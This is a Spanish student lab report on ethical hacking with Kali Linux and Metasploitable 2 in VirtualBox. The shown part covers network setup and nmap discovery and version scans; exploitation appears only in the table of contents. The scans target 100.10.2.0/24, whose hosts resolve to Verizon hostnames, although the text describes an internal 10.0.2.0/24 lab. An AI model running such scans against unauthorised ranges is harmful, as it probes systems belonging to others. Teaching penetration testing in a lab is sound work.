



Universidad Tecnológica del Chocó
Diego Luis Córdoba

LABORATORIO #01

Natalia Espinosa Mena

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025



Universidad Tecnológica del Chocó
Diego Luis Córdoba

LABORATORIO #02

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Tabla de contenido

1	DESARROLLO DEL PROBLEMA.....	10
1.1	Capítulo 1: Hacking Ético	10
1.1.1	Metasploit	10
1.1.2	Msfconsole:.....	11
1.2	Instalacion de Kali Linux y Metasploitable.....	11
1.3	Configuración de la Red NAT	12
1.4	Obtener la dirección IP de Metasploitable 2.....	14
1.5	Escaneo de puertos y versiones de servicios	16
1.6	Explotación de Puertos.....	18
1.6.1	Puerto 21 – FTP (vsftpd 2.3.4).....	18
1.6.2	Puerto 22 – SSH (OpenSSH 4.7p1)	21
1.6.3	Puerto 23 – Telnet (Linux telnetd)	26
1.7	Puerto 25 – SMTP (Postfix)	29
1.8	Puerto 53 – DNS (ISC BIND 9.4.2).....	30
1.9	Puerto 139 y 445 – SMB (Samba 3.x – 4.x).....	31
1.10	Puerto 3306 – MySQL (5.0.51a).	33
1.11	Puerto 5432 – PostgreSQL (8.3.x).....	34
2	Capítulo 2: Comandos que se utilizan para contar palabras y letras de un txt.....	37
3	Problemas encontrados	38
4	Soluciones de los problemas	39
5	Recomendaciones	40
6	Conclusiones.....	41
7	Bibliografía.....	44

Lista de ilustraciones

Ilustración 1 Máquinas virtuales	11
Ilustración 2 Configuración Red Nat.....	12
Ilustración 3 Configuración de Red Nat en la máquina virtual	13
Ilustración 4 Ingreso como superusuario.....	14
Ilustración 5 Salida del comando Nmap --help	15
Ilustración 6 Salida del comando nmap -sn.....	15
Ilustración 7 Ejecución del comando nmap -sV.....	16
Ilustración 8 Puertos abiertos y versiones de servicios en Metasploitable 2	17
Ilustración 9 Página inicial de Metasploitable 2 accesible desde el navegador.....	17
Ilustración 10 Búsqueda de vulnerabilidad para el puerto 21	18
Ilustración 11 Apertura de Metasploit Framework	19
Ilustración 12 Llamado del exploit puerto 21	19
Ilustración 13 Ver las opciones disponibles del exploit.....	20
Ilustración 14 Payload puerto 21	21
Ilustración 15 Exploit puerto 21	21
Ilustración 16 Búsqueda de vulnerabilidad para el puerto 22.....	21
Ilustración 17 Vulnerabilidad puerto 22	22
Ilustración 18 Use vulnerabilidad puerto 22.....	22
Ilustración 19 Configuración de parámetros requeridos options para el puerto 22	23
Ilustración 20 Rutas para diccionarios.....	23
Ilustración 21 Resultado ejecución de ruta.....	23
Ilustración 22 Ruta del USER_FILE puerto 22	24
Ilustración 23 Resultado ejecución de comando para agregar la ruta.....	24
Ilustración 24 Edición de archivo root_userpass.tex puerto 22	25
Ilustración 25 Resultado de creación de usuarios.....	25



Ilustración 26 Ejecución de conexión ssh.....	26
Ilustración 27 msfconsole puerto 23.....	26
Ilustración 28 Búsqueda del Exploit para telnet.....	26
Ilustración 29 Use puerto 23.....	27
Ilustración 30 Exploit puerto 23	27
Ilustración 31 Conexión Telnet Puerto 23	28
Ilustración 32 Navegación por archivos puerto 23	28
Ilustración 33 Conexión por Telnet puerto 25	29
Ilustración 34 Búsqueda de vulnerabilidad en msfconsole para puerto 53.....	30
Ilustración 35 Verificación del estado del servicio DNS puerto 53	30
Ilustración 36 msfconsole puertos Samba	31
Ilustración 37 Parámetros options puerto 139	31
Ilustración 38 Exploit puerto 139	32
Ilustración 39 parámetros puerto 445	33
Ilustración 40 parámetros puerto 3306	33
Ilustración 41 Conexión puerto 3306	34
Ilustración 42 msfconsole puerto 5432 – PostgreSQL (8.3.x).....	34
Ilustración 43 Búsqueda de vulnerabilidad puerto 5432 – PostgreSQL (8.3.x).....	35
Ilustración 44 parámetros de opciones puerto 5432 – PostgreSQL (8.3.x)	35
Ilustración 45 Ejecución de consultas	36



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Introducción

El **hacking ético** consiste en realizar ataques controlados a sistemas y redes con el objetivo de identificar vulnerabilidades antes de que puedan ser explotadas por atacantes malintencionados. Durante el desarrollo del curso, se llevan a cabo este tipo de prácticas como método educativo para comprender, de forma segura, cómo operan los ciberataques y cómo se pueden prevenir.

El presente informe tiene como finalidad documentar el proceso de configuración y pruebas realizadas en **VirtualBox**, utilizando los sistemas operativos **Kali Linux** como máquina atacante y **Metasploitable 2** como máquina víctima.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Alcance

Esta práctica tiene como alcance realizar un escaneo de la máquina víctima con el fin de identificar los puertos y servicios que se encuentran activos.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Objetivos

General: Realizar un escaneo completo a la máquina víctima para identificar puertos y servicios activos.

Específicos:

- Detectar los puertos abiertos y los servicios asociados.
- Identificar las versiones de los servicios para seleccionar los exploits adecuados.
- Ejecutar ataques controlados a los puertos objetivo dentro del entorno de laboratorio.
- Consultar comandos que permitan contar letras y palabras en un archivo txt.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Planteamiento del problema

En el presente laboratorio se requiere identificar las vulnerabilidades presentes en los puertos abiertos de una máquina víctima dentro de un entorno seguro de pruebas.

¿Cómo detectar y analizar las vulnerabilidades presentes en los puertos abiertos de la máquina víctima?

1 DESARROLLO DEL PROBLEMA

1.1 Capítulo 1: Hacking Ético

En este primer capítulo, se abordó lo que fue la práctica de hacking ético en el entorno controlado mediante el uso de VirtualBox. Para ello, se utilizó dos máquinas virtuales: una con el sistema operativo Kali Linux (como atacante) y otra con Metasploitable 2 (como víctima).

Desde la terminal de Kali Linux se realizó diferentes conexiones hacia Metasploitable 2 mediante diversos puertos abiertos. A través de estas conexiones, se verificó y analizaron distintas vulnerabilidades presentes en los servicios expuestos por la máquina víctima.

Para comprender adecuadamente el proceso, es necesario definir algunos conceptos clave:

1.1.1 Metasploit

Es un marco de trabajo (framework) utilizado para el desarrollo y ejecución de exploits contra sistemas remotos. Permite automatizar tareas de pentesting y realizar pruebas de seguridad de manera eficiente. Contiene una gran base de datos de vulnerabilidades conocidas y herramientas para su explotación.

1.1.2 Msfconsole:

Es la interfaz de línea de comandos de Metasploit. Desde aquí se puede acceder a módulos de escaneo, explotación, post-explotación, entre otros. Es una de las herramientas más potentes y utilizadas dentro del entorno de pruebas de penetración.

1.2 Instalacion de Kali Linux y Metasploitable

En VirtualBox se realizó la instalación de las dos máquinas virtuales necesarias para el laboratorio de hacking ético:

Kali Linux: utilizada como máquina atacante.

Metasploitable 2: empleada como máquina víctima.




Ilustración 1 Máquinas virtuales

1.3 Configuración de la Red NAT

Ambas máquinas se configuraron en una red interna para permitir la comunicación entre ellas de forma segura y aislada del resto de la red. A continuación, se muestra una imagen de la configuración.




Ilustración 2 Configuración Red Nat

Pasos:

- Haga clic en el menú Archivo de VirtualBox y luego seleccione Herramientas.
- En el submenú izquierdo, haga clic derecho sobre la opción Red y seleccione Crear red NAT.
- Se abrirá una ventana con varias pestañas. Ubíquese en la pestaña Redes NAT.
- Haga clic en el botón Crear en la parte superior de la ventana.
- En la parte inferior, configure el rango de IP de la red (por ejemplo, 10.0.2.0/24) y habilite el servicio DHCP.
- Guarde los cambios.

- Repita el proceso para asignar esta red a cada una de las máquinas virtuales (Kali Linux y Metasploitable 2), desde la configuración de red de cada máquina, seleccionando la red NAT creada. A continuación, se muestra una imagen.




Ilustración 3 Configuración de Red Nat en la máquina virtual

Nota: En modo promiscuo, habilite permitir todo para asegurar que las máquinas virtuales puedan interceptar y procesar todo el tráfico en la red.

1.4 Obtener la dirección IP de Metasploitable 2

Es necesario conocer la dirección IP de la máquina víctima. Para ello, se siguieron los siguientes pasos en la terminal de Linux:

1. Encienda las dos máquinas.
2. Abra una terminal en la máquina de Kali Linux.
3. Ingrese como usuario administrador con el comando: `sudo su`





Ilustración 4 Ingreso como superusuario


- El sistema solicitará la contraseña del usuario actual. Ingrésela y presione **Enter**.
- Se consultó la ayuda de Nmap para recordar la sintaxis: `Nmap --help`



```
root@kali: /home/kali
nmap --help
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL List Scan - simply list targets to scan
  -sn: Ping scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
```

Ilustración 5 Salida del comando Nmap --help

Se procede a realizar un escaneo de descubrimiento ++para identificar los equipos activos dentro del segmento de red configurado.




```
root@kali: /home/kali
nmap -sn 100.10.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 16:26 -05
Nmap scan report for lo0-100.PRVDRI-VFTTP-308.verizon-gni.net (100.10.2.1)
Host is up (0.00033s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for pool-100-10-2-2.prvdri.fios.verizon.net (100.10.2.2)
Host is up (0.00032s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for pool-100-10-2-3.prvdri.fios.verizon.net (100.10.2.3)
Host is up (0.00083s latency).
MAC Address: 08:00:27:2E:3C:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for pool-100-10-2-4.prvdri.fios.verizon.net (100.10.2.4)
Host is up (0.0077s latency).
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for pool-100-10-2-5.prvdri.fios.verizon.net (100.10.2.5)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.26 seconds
```

Ilustración 6 Salida del comando nmap -sn

1.5 Escaneo de puertos y versiones de servicios

Se procede a realizar un escaneo de puertos con detección de versiones de los servicios que se ejecutan en cada uno. Para ello, desde la terminal de Kali Linux se ejecutó el siguiente comando:



```
(root@kali) ~ [~/home/kali]
# nmap -sV 100.10.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 16:28 -05
Nmap scan report for lo0-100.PRVDRI-VFTTP-308.verizon-gni.net (100.10.2.1)
Host is up (0.00028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for pool-100-10-2-2.prvdri.fios.verizon.net (100.10.2.2)
Host is up (0.0013s latency).
Not shown: 955 filtered tcp ports (no-response), 43 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for pool-100-10-2-3.prvdri.fios.verizon.net (100.10.2.3)
Host is up (0.00029s latency).
All 1000 scanned ports on pool-100-10-2-3.prvdri.fios.verizon.net (100.10.2.3) are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
```

Ilustración 7 Ejecución del comando nmap -sV

Donde:

- -sV activa la detección de versión de los servicios en los puertos encontrados.
- 100.10.2.0/24 es el rango de IP de la red interna configurada en VirtualBox.

La salida del comando muestra para cada host:

- Dirección IP.
- Lista de puertos abiertos.
- Estado del puerto.
- Servicio asociado al puerto.
- Versión exacta del servicio detectado.

En el caso de la máquina Metasploitable 2, el escaneo arrojó varios puertos abiertos, incluyendo FTP, SSH, Telnet, SMTP, DNS, SMB, MySQL, PostgreSQL, etc. A continuación, se muestra la imagen.




Ilustración 8 Puertos abiertos y versiones de servicios en Metasploitable 2

En el navegador, se verificó la IP de la víctima, si es correcta, esta mostrará una interfaz como la siguiente:


